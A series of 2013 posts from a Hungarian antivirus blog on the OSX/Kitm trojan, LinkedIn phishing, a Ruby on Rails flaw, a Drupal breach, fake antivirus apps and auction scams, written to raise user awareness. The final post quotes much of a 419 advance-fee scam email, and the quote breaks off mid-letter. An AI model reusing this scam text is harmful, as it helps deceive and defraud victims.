2013.05.24. 10:39 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: macintosh osx angola trójai backdoor kémprogram kumar appelbaum rajender

Tegnap számoltunk be arról a valódi, érvényes Apple Developer ID-vel rendelkező trójairól, amely kémkedett az áldozatok OS X alapú gépein. A vírusirtók egy jó része már felismeri, viszont **beszámolók szerint több verziója is terjed.**



Az OSX/Kitm.A trójaiként aposztrofált kártevő **a fertőzött Macintosh számítógépeken titokban képernyőfotókat készít**, és ezeket orosz e-mailcímről regisztrált távoli C&C vezérlőszerverekre kísérli meg feltölteni. Emellett **nyit egy reverse shell-t is, melynek segítségével hátsó ajtót nyitva távoli parancsokat tud végrehajtatni a fertőzött gépen**.



A "Kitm" elnevezés onnan jön, hogy a 10.8-as Apple Gatekeeper Execution Prevention technológia megkerülésére azért volt lehetőség, mert a trójai érvényes Apple Developer ID-vel rendelkezett, és **ez pedig Rajender Kumar névre szól, vagyis KitM = "Kumar in the Mac"**. **Bár az Apple egyébként azóta visszavonta ez a bizonyos Developer ID-t, ez a már megfertőződött áldozatoknak keveset fog segíteni.**





A Bitdefender egyik elemzője szerint, ha egy kártevő már sikeresen átjutott a Gatekeeperen, akkor nem történik újra további ellenőrzés, vagy ismételt lekérdezés, így a korábban használt azonosító aláírással rendelkező program továbbra is szabadon futhat a gépeken. Mindössze **annyit lehet tenni, hogy a legszigorúbb, azaz csak a Mac App Store-ból származó programok futását engedélyező opciót választjuk ki.**



Az első két kártevő mintát még a múlt héten találták, ezek Hollandiában illetve Romániában hosztolt szerverekhez kapcsolódtak, és 2012. december és 2013. február között terjesztették őket kéretlen levelek ZIP mellékleteiben. **Egyes kutatók ennek kapcsán úgy vélik, hogy lehetséges kapcsolat van a korábban említett nagy volumenű indiai kémkedési eset és a mostani Mac-es kémprogram között.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Titkosítás nem csak kémeknek
- Egy Skype támadás margójára
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5315801

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

LinkedIn adathalászat - hogyan védekezhetünk?

2013.05.27. 08:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: linkedin trójai phishing védekezés adathalászat

Két új károkozó is felkerült a múlt havi vírustoplistára a leggyakoribbak közé, **az egyik a nyolcadik helyezett HTML/Phising.LinkedIn trójai volt.** Ez egy olyan kártevő, amely észrevétlenül átirányítja a böngészőt rosszindulatú webhelyekre. Ennek kapcsán a Linkedin-Kepzes.blog.hu felkérésére most összegyűjtöttük, **mire figyeljünk, hogyan védekezhetünk**.



Mivel Magyarországról is sokan vannak tagok, érdemes összefoglalni, hogy mire is érdemes vigyázni. Az első, amit meg kell említeni, az a tavalyi LinkedIn feltörés, amikor magát a portált támadva 6.5 millió felhasználó adata került illetéktelen kezekbe. **A weboldal üzemeltetői itt nem csak abban hibáztak, hogy egyáltalán megtörténhetett ez a jelszólopási incidens, hanem amint később kiderült, magánál a jelszó hashek kódolt tárolásánál** az úgynevezett SHA-1 algoritmust szimplán használva nem támaszkodtak olyan megbízható kiegészítő technikákra, mint például a jobban véletlenszerűsítő, ezáltal a feltörésnek jóval ellenállóbb úgynevezett Salted eljárás, megnövelve ezáltal a jelszó hash hosszát, és egyúttal a bonyolultságát is. Az üzemeltetők a tavaly júniusi eset kapcsán a nyomozásban az FBI segítségét is kikérték, és **azóta orvosolták a jelszó hashek tárolásával kapcsolatos problémákat is. Mindenesetre ha csak a legcsekélyebb gyanú is felmerül, hogy jelszavunkat ellophatták akár a mi, akár az üzemeltetők hibájából, biztos ami biztos alapon érdemes azonnal változtatni. Hogy pontosan milyen a "megfelelően erős" jelszó, az a mellékelt linkünkből egyértelműen kiderül.**




Azt már a bankolások biztonsága kapcsán is megjegyezhettük, hogy kéretlenül kapott e-mail üzenetben sose kattintsunk a mellékletre, illetve a mellékelt linkre sem. A LinkedIn feltörés óta beindult spamkampányok alkalmával az ESET labor által vizsgált levelek esetében jól kimutatható volt, hogy **az állítólagos hivatalos értesítőkben nem a LinkedIn-re, hanem teljesen más, idegen webhelyekre mutattak a becsapós linkek. Ezt mi is könnyen ellenőrízhetjük, ha kattintás nélkül a linkek fölé húzzuk az egeret**.



Visszatérve a LinkedIn trójai kártevőre, bár terjedését világszerte észlelték, **a leginkább fertőzött országok ezek voltak: USA, Japán, Egyesült Királyság, Spanyolország, Törökország, Hollandia, Olaszország, Kanada, Izrael és Új Zéland**. A LinkedIn nevében küldözgetett levelekben szereplő URL-ek igen változatosak lehetnek, minden alkalommal más és más helyekre mutatnak. **Lehetnek időnként viszonylag ártalmatlanok, például clickjacking, űrlapkitöltési helyekre vihet, nyeremény játékokat ajánlgathat, vagy Viagát népszerűsítő kanadai gyógyszerész oldalakra vihet** - ilyenkor az elkövetők részesedést kapnak az átirányított látogatók után, ezért éri meg ez nekik.



De **természetesen a kártevős vonal is igen gyakori, ekkor valamilyen sebezhetőséget kihasználó állományt mellékelnek, illetve az erre mutató linket helyezik el a levélben, ekkor viszont a meggondolatlan kattintás után megtörténhet a fertőződés is**. Általában elmondhatjuk, **azok vannak a legnagyobb veszélyben, akik gondolkodás nélkül mindenre kattintanak, nem használnak semmilyen antivírust a gépükön, illetve az operációs rendszer, és az általuk használt alkalmazások biztonsági frissítéseit sem telepítik**.



Ebből ugye következik, hogy egyfelől az óvatosság, a gyanakvás és a biztonságtudatosság óvhat meg minket leginkább a különféle hivatalosnak látszó levelekben terjedő fertőzésektől, másfelől a kártevők által kihasznált sebezhetőségeket úgy tudjuk hatékonyan bezárni, ha mind a Windows, mind pedig a többi programjainkat frissen, a biztonsági frissítésekkel naprakészen tartjuk. Természetesen **nem hiányozhat a repertoárból a korszerű internetbiztonsági csomag sem, amely a vírusirtó mellett viselkedés alapú felismerést, tűzfalat és spamszűrőt is tartalmaz**.

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Tűzre, vízre, és jelszóra vigyázzatok!
- Spammelés antivírus cégek nevében
- A Facebook és a Microsoft együtt keresik a hibákat
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5319299

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Ruby on Rails sebezhetőség a szervereken


2013.05.30. 12:50 | Csizmazia István [Rambo] | 2 komment

Címkék: on rails ruby botnet shared memory webszerver sebezhetőség


Rájár a rúd a webszerverekre, aktívan kihasználják azt a kritikus biztonsági rést, amely a Ruby on Rails webes alkalmazás fejlesztő keretrendszerében található. **A sebezhető szervereket megfertőzik, és botnetet építenek a kompromittált gépekből**.



Nem is olyan régen olvashattunk az Apache szerverek sebezhetőségéről, amit aztán később követett a Lighttpd és nginx is. **Az ESET kutatói által áprilisban leleplezett Linux/Cdorked kártevő** által **megfertőzött webszerverből több, mint 20 ezer is lehet világszerte**. A kártevő tevékenysége nyomán átirányítás történik kártékony oldalakra, valamint **DNS eltérítést is végez, valamint hátsó ajtót is nyit a rendszerben**. Leleplezéséhez a **shared memory-t kilistázó szkripteket** ajánlják, amikből már többfélét is lehet találni a neten.



Ezúttal pedig a Ruby háza táján olvashatunk élesben kihasznált sérülékenységről. A Ruby on Rails fejlesztő csapat **már idén januárban kiadta azt a bizonyos biztonsági javítást, amely a CVE-2013-0156** biztonsági rést zárja be. Nyilvánvalóan azonban ezt nem minden szerver adminisztrátor frissítette, és ez is nagyban hozzájárul a fertőzés terjedéséhez.



A Ruby egyébként igen népszerű eszköz, olyan ismert weboldalak is használják, mint például a Hulu, Groupon, GitHub és a Scribd. Az említett sebezhetőséget egy időzített Cron feladattal használják ki, amely Linux gépeken parancsokat hajthat végre. **Igazából nem is az az igazi meglepetés, hogy ilyen támadások indultak, hanem inkább az, hogy csak ilyen későn használják ki a támadók ezt a rést a be nem foltozott szervereken**.



Éppen ezért a felhasználóknak mindenképpen fontos frissíteni a szervereiken, a 3.2.11, 3.1.10, 3.0.19 és 2.3.15 változatokra rendelkezésre áll hibajavítás. A leghasznosabb módszernek az tűnik, ha a Ruby frissítés az elérhető legújabb verzióra történik. **Szemlátomást egyre gyakoribb, hogy a bűnözők a webszerverek egyre intenzívebb támadásával igyekeznek a botneteiket bővíteni, ezért érdemes vigyázni, figyelni, és persze frissíteni.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 2 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Kisokos a Cryptolocker kártevő ellen
- Titkosítás nem csak kémeknek
- Tűzre, vízre, és jelszóra vigyázzatok!
- Spammelés antivírus cégek nevében

ETARGET reklám

Hihetetlen ajánlat
Asus Core i5 750GB notebook most csupán 149 999 Ft!

Hirdessen itt!

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5335798

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



buherator · http://buhera.blog.hu 2013.05.30. 13:03:15

"olvashattunk az Apache szerverek sebezhetőségéről, amit aztán később követett a Lighttpd és nginx is" - Tudtommal az Apache és a Lighttpd nem volt sérülékeny, csak készült hozzájuk egy-egy olyan modul, amit sérülékeny webappokon keresztül lehetett telepíteni, és ezek nyújtották a botnet funkcionalitást.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.05.30. 13:17:41

Hali!
Az Ars Technica-ban láttam a "the backdoor infects sites running the Apache, nginx, and Lighttpd Web servers".

arstechnica.com/security/2013/05/attack-hitting-apache-sites-goes-mainstream-hacks-nginx-lighttpd-too/

De előre is köszi a pontosításokat, sőt ha még a védekezéshez van további tipped, az is welcome :-)

Ezúttal Drupal jelszavakat loptak el

2013.05.31. 11:37 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: incidens drupal jelszócsere


A tavalyi év emlékezetes lehet a LinkedIn felhasználóknak, akkor az üzemeltetők feltörése miatt került ki 6.5 millió jelszó. Ugyancsak kellemetlen esemény volt tavaly márciusban, mikor a Wordpress PHP alapú ingyenes tartalomkezelő rendszer kompromittálódott, és egy sebezhetőség kihasználásával tömegesen támadták a WordPress alapú weboldalakat. **Most pedig a Drupal rendszerébe jutottak be támadók.**



Drupal egy nyílt forráskódú tartalomkezelő szoftver, használóinak számát nagyjából 630 ezerre becsülik. **Miután érzékelték a jogosulatlan hozzáférést, az ellopott jelszavak miatt resetet hajtottak végre, és minden felhasználó belépése új jelszó választással kezdődik majd**. Bár a Drupal nem tárol bankkártya, és egyéb pénzügyi vonatkozású adatokat, azt javasolja, mindenki ellenőrizze a biztonság kedvéért a banki egyenlegét, és tranzakciós listáját.



A hasonló incidensek kapcsán már sokat írtunk arról, hogy időnként érdemes változtatgatni a jelszavainkat. Hogy milyen az erős jelszó, arról itt írtunk legutóbb. Arról pedig, hogy mindenhol egyedi, különböző legyen, a Feltört postafiók - instant remedy című posztunkban is volt szó.



Akinek esetleg több helyen is ugyanaz volt a jelszava, tanácsos mihamarabb cserélni másutt is. Ami még fontos lehet az incidens kapcsán, várható, hogy külön spamkampányok fognak indulni a Drupal fiókok miatt, látszólag a Drupal nevében: ezekben személyes adatokat kérhetnek be, vagy azt javasolják, kattintsunk a mellékletre, különben kikapcsoljuk az accountot; esetleg egy mellékelt EXE-ben ígérnek nekünk új jelszót - ám ilyenkor kártevőt, vagy sebezhetőséget tartalmazó állományokat szoktak küldeni kéretlenül, vagyis kattintani ezekre semmiképpen sem érdemes.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Beváltak-e a 2013-as jóslatok?
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Negyedszázados a számítógépes féreg
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5337313

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Hamis antivírus örökkön örökké

2013.06.03. 13:06 | Csizmazia István [Rambo] | 4 komment

Címkék: hamis android 2014 antivirus defender scareware Doctor System

"Míg a halál el nem választ... és azután is". **Folyamatos a hamis antivírusok dömpingje**, a különutas szerzői jogi fenyegetések, az állítólagos pedofil gyanúsítgatás, és az FBI, Police, RIAA vonal mellett nem hanyagolják el a bűnözők az eredeti, klasszikus vonalat sem. **Ebből kettőt is bemutatunk ma, az egyik egy jól sikerült hamis antivírus okostelefonra, a másik legalábbis elnevezésben már egy 2014-es évjáratú "termék"**.



Az okostelefonok roppant kényelmesek, de a hagyományos asztali gépekhez képest van néhány tulajdonságuk, amelyek a biztonságot érintik, illetve gyengítik. **A kis méretű kijelzőn a helyhiány miatt nem jelenítik meg a meglátogatott teljes URL-t, nincs kontrollunk a scriptek felett, emiatt nem ellenőrizhető, pontosan hol járunk éppen, vagy hogy a háttérben milyen kódok futnak le**. Hozzájárul mindehhez az is, hogy egyelőre kevesen használnak vírusirtót, biztonsági programot okostelefonjaikon, illetve **az esetleges fertőzések megszüntetése nem olyan egyszerű, nincs olyan széleskörűen elérhető eszköztár, mint a PC-ken. És persze a mobil platformokhoz képest a szükséges tudás, és ismeretek is jócskán előrébb járnak egy Windows esetében**, ahol már ugye mindenki csukott szemmel rávágja, hogy Safe módban kell mentesíteni, oszt jó napot.



Mai mobil alkalmazásunk az Androidra készült Android Defender - ha már OS X-re készült Mac Defender, legyen akkor itt is ;-) - amely minden bevett sémát szépen magán hordoz: nem létező fertőzésekre figyelmeztet, és a mentesítésért szokás szerint pénzt kér. Ami ilyenkor segíthet rajtunk: az ismeretlen forrásból való telepítések tiltása, és csak a valódi ismert antivírus program használata a különféle sosem hallott fantázianevű vírusirtók helyett. **Ahogy az a kódból is látszik, véletlenszerűen választ egy tömbből, hogy éppen milyen fertőzést írjon ki a képernyőnkre**.




```
public static int generateRandomCountVirus(int paramInt1,int paramInt2)
  {
    return paramInt1 + (int)(Math.random() * (1+(paramInt2-paramInt1)));
  }

  public static ArrayList<Integer> generateVirusForIndex(int paramInt)
  {
    ArrayList localArrayList = new ArrayList();
    for (int i = 0; ; i++)
    {
      if (i >= paramInt)
        return localArrayList;
      localArrayList.add(Integer.valueOf(getRandomVirus().getId()));
    }
  }
```

(In case you're in doubt: the virus names to report are picked entirely at random.)

Másik témánk pedig a Windows gépekre készült új programverzió lesz. Ahogy azt már megszokhattuk, mindig valamikor már az előző év folyamán rendre elkészül a következő évszámmal ellátott hamis antivírus csomag. **Most a System Doctor 2014 kopogtat be hozzánk, ám a tűzfalat, kémprogram elleni védelmet ígérő alkalmazást ne fogadjuk tárt karokkal, sőt legjobb, ha sehogyan sem**. Ugyanis ez is egy scareware, ijesztgetős program, amelyik a semmiért kér pénzt.



Mentesítéséhez a jól ismert Safe módú indítás után a How to Remove részletező leírás szerinti kézi törölgetés, vagy külön segédprogram használata jelenthet érdemi segítséget. És persze **hosszútávon itt is a valódi internet biztonsági csomag az, ami az ilyen kéretlen, hasznavehetetlen, sőt egyenesen kártékony álvédelmeket távol tarthatja számítógépünktől**.



Aki pedig kíváncsi, vajon mennyire hatékonyan képes felismerni a valódi és hamis antivírusok közti különbségeket, próbálkozhat az alábbi linken szereplő játékos teszttel.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- 2014 az internetes adatvédelemről szól majd
- Kisokos a Cryptolocker kártevő ellen
- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5341721

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

álfirkász · http://narancsosliba.blog.hu/ 2013.06.03. 16:06:03

Ha még fészbúk nélküli lenne az a teszt... tán ki is próbálnám.
A paranoiám már úgy is az egekben. :D



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.06.03. 16:13:01

Helló Álfirkász!

Nem eszik olyan forrón azt a kását, dont panic :-)

Nem kell se bejelentkezni, se regisztrálni hozzá, csak mintha egy sima kutya közönséges weboldal lenne.

álfirkász · http://narancsosliba.blog.hu/ 2013.06.03. 16:53:34

@Csizmazia István [Rambo]: na jó, de nálam többnyire már a routeren tiltva van az összes, facebook-os domain. :)
(na jó, ránézek, hátha elindul... :))

Volt pár kellemetlen napom úgy is... azt hittem, valaki feltörte a routerem. Közvetlenül azután, hogy meglátogattam a hacker verseny, török gyerekek által deface-elt oldalát... :D

álfirkász · http://narancsosliba.blog.hu/ 2013.06.03. 16:58:25


@Csizmazia István [Rambo]: hát ez nem megy. Pedig most csak a noscriptben van letiltva pár apróság, de a facebookos domaineket ideiglenesen engedélyeztem.
Na mindegy, a képet nézve amúgy is esélytelen vagyok. :)

Zsákbamacska autó: fénykép csak kérésre

2013.06.05. 12:39 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: fotó hirdetés árverés social fbi átverés antivírus gépjármű engineering melléklet welivesecurity

Aki autót venne, fotó nélkül nehéz helyzetben van, hiszen nem látszik, miről van szó. ("Csak képes hirdetések" checkbox bejelölése rulez!) Ugye azt már mindenki rutinszerűen kezeli, ha más esetben kéretlen levélben kap érdektelen üzeneteket melléklettel, gyanús linkekkel - gyorsan kukába vele, hiszen nem kértünk ilyet, és viszlát.



De mi van akkor, ha fotó nélküli hirdetőtől mi magunk kérünk képeket? Gyakorlatilag ilyenkor is ugyanúgy ismeretlenektől jön a ki tudja milyen melléklet vagy éppenséggel link. Ternészetesen **mindig érdemes preferálni a képes hirdetéseket, azokból is elsősorban azokat, amelyek nem sajtófotókat vagy sablonos Google találatokat mutatnak, hanem a valóságos egyedi termék, esetünkben autó állapotát bemutató valódi saját friss fényképeket**. Aki a jó autós fotók készítésének világában akar egy kis jártasságot szerezni, annak érdemes lehet elolvasni a hasznaltauto.hu ez irányú gyorstalpalóját - lényegre törő, hasznos és igen tanulságos.



Ezúttal az FBI adott ki külön figyelmeztetést egy terjedőben lévő új fajta átverés miatt, ugyanis **megszaporodtak az olyan csalások, ahol a gépjármű árverési oldalakon a veszteseket utóbb e-mailben megkeresték a csalók azzal, hogy az eredeti győztes visszalépett, és így mégis övék lehet az autó. Fotók kérése esetén az előzőekben ismertetett módon kártevőt küldtek a képek helyett, vagy azokba azt is belecsomagolták, illetve kártékony tartalmat hordozó URL-ekre irányították a gyanútlan áldozatokat**.



Mit tehetünk mi vásárlók az alaptánclépéseken (naprakész vírusirtó, frissített oprendszer) felül? Bár a cikkbeli példa nem magyarországi, ez semmiképpen nem jelent garanciát arra nézvést, hogy sohasem fog itt megjelenni, illetve az is előfordulhat, hogy valaki éppen külföldi oldalakon szeretne elérhető árú gépjármű után nézni. **Mindenek előtt alaposan ellenőrizzük le az autókereskedőt, van-e előélete (körözi az FBI), mikor regisztrálta az oldalát (a múlt héten foglalta le vietnámi, illetve ukrajnai e-mailcímről), milyen vásárlói véleményeket lehet találni róla a netes keresőkben (éppen pertársaságot készülnek alapítani ellene a felháborodott károsultak ezrei).**



Érdemes megnézni azt is, hogy **valóban az eredetileg megjelölt autós weboldalon járunk-e, nem pedig egy hasonmás, esetleg csak egyetlen betűs eltéréssel rendelkező adathalász lapon**. Ha pedig esetleg mi magunk adunk el autót, akkor **sosem szabad idegen érdeklődőnek a beszkennelt forgalminkat elküldeni**, mert akkor ő azt a sajátjaként fogja hirdetni a tudtunk, és beleegyezésünk nélkül. A social engineering, azaz megtévesztés alapú átverések folyamatosan gyarapodó eszköztára pedig ezzel újabb Barba trükkökkel bővült: fogjunk gyanút, ha egy árverésen nem mi nyertünk, de utólag mégis megkeresnek minket azzal, hogy a nyertes állítólag visszalépett, így most mi jövünk, és csak fényképes hirdetésekkel foglalkozzunk.

Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Spammelés antivírus cégek nevében
- A CryptoLocker esete a rendőrséggel
- Negyedszázados férgek - októberi adatok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5345253

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

419 - Imádlak Afrika Aha-ha

2013.06.10. 09:15 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: afrikai csalás átverés örökös 419 pénzkimenekítés

Mai posztunkban a "továbbra is áldott **Celinena asszony" nekünk íródott szívhez szóló levelét mutatjuk be, amiből egyrészt kiderül, az ilyen 419-es típusú afrikai diktátoros, pénzkimenekítős átverések még messze nincsenek a kihalás szélén**. Másfelől az is kiviláglik az eset kapcsán, hogy szemben a Zeus trójai idén megjelent januári változatával itt még szó sincs tökéletes magyarságról, levelünkben szemlátomást maradt a "Tuskó Hopkins és Fülig Jimmy használni Google Translate" módozat.



"Tárgy: Asszony, Christian Celinena
Dátum: Fri, 7 Jun 2013 07:38:34 -0300
Feladó: c.celinena186 <c.celinena186@bol.com.br>
Címzett: undisclosed-recipients:;

Asszony, Christian Celinena
Drága az Úrban,
Tiszteletben kell tartani és az emberiség, úgy döntöttem, hogy írok neked egy humanitárius föld alatt.

Asszony vagyok, Celinena Christian idosödo özvegy, akik hosszabb ideje betegség (tüdo Rák) és (Ütem). Nos vagyok, gyermek nélkül, hogy a néhai Mr. Joseph Christian, aki dolgozik, Kuvait nagykövetséget Elefántcsontpart oly sok éve. Én jelenleg befogadott egy magánkórházban itt Abidjan Elefántcsontpart, mert a betegségem, és azt kell, hogy az alapok, amit örökölt néhai férje, aki hat évvel ezelott halt meg egy motoros balesetben.

Amikor a néhai férje élt o helyezte el a dolláros összegre 2.500.000.00 (Két ötszázezer dollár), a banki itt Abidjan Elefántcsontpart, és jelenleg ez az alap még mindig tartott a bank itt Ivory Coast. Ennek ellenére teszek fel bennem, hogy írni neked ezt a levelet, mert az orvosom azt mondta nemrég, hog y nem fogom tartani az elkövetkezo 3 hónap során az én rák problémája, és ez már nekem határos, mivel a napon, amikor bejelentették ezt velem. Ennek érdekében úgy döntöttem, hogy ezt az alapot adományoz, hogy egy becsületes és istenfélo személy vagy szervezet, amely használja ezt az alapot a jótékonysági és humanitárius célból, például az építési iskola, árvaház otthon, kórház építése a szegények és a terjedését Isten szava, stb

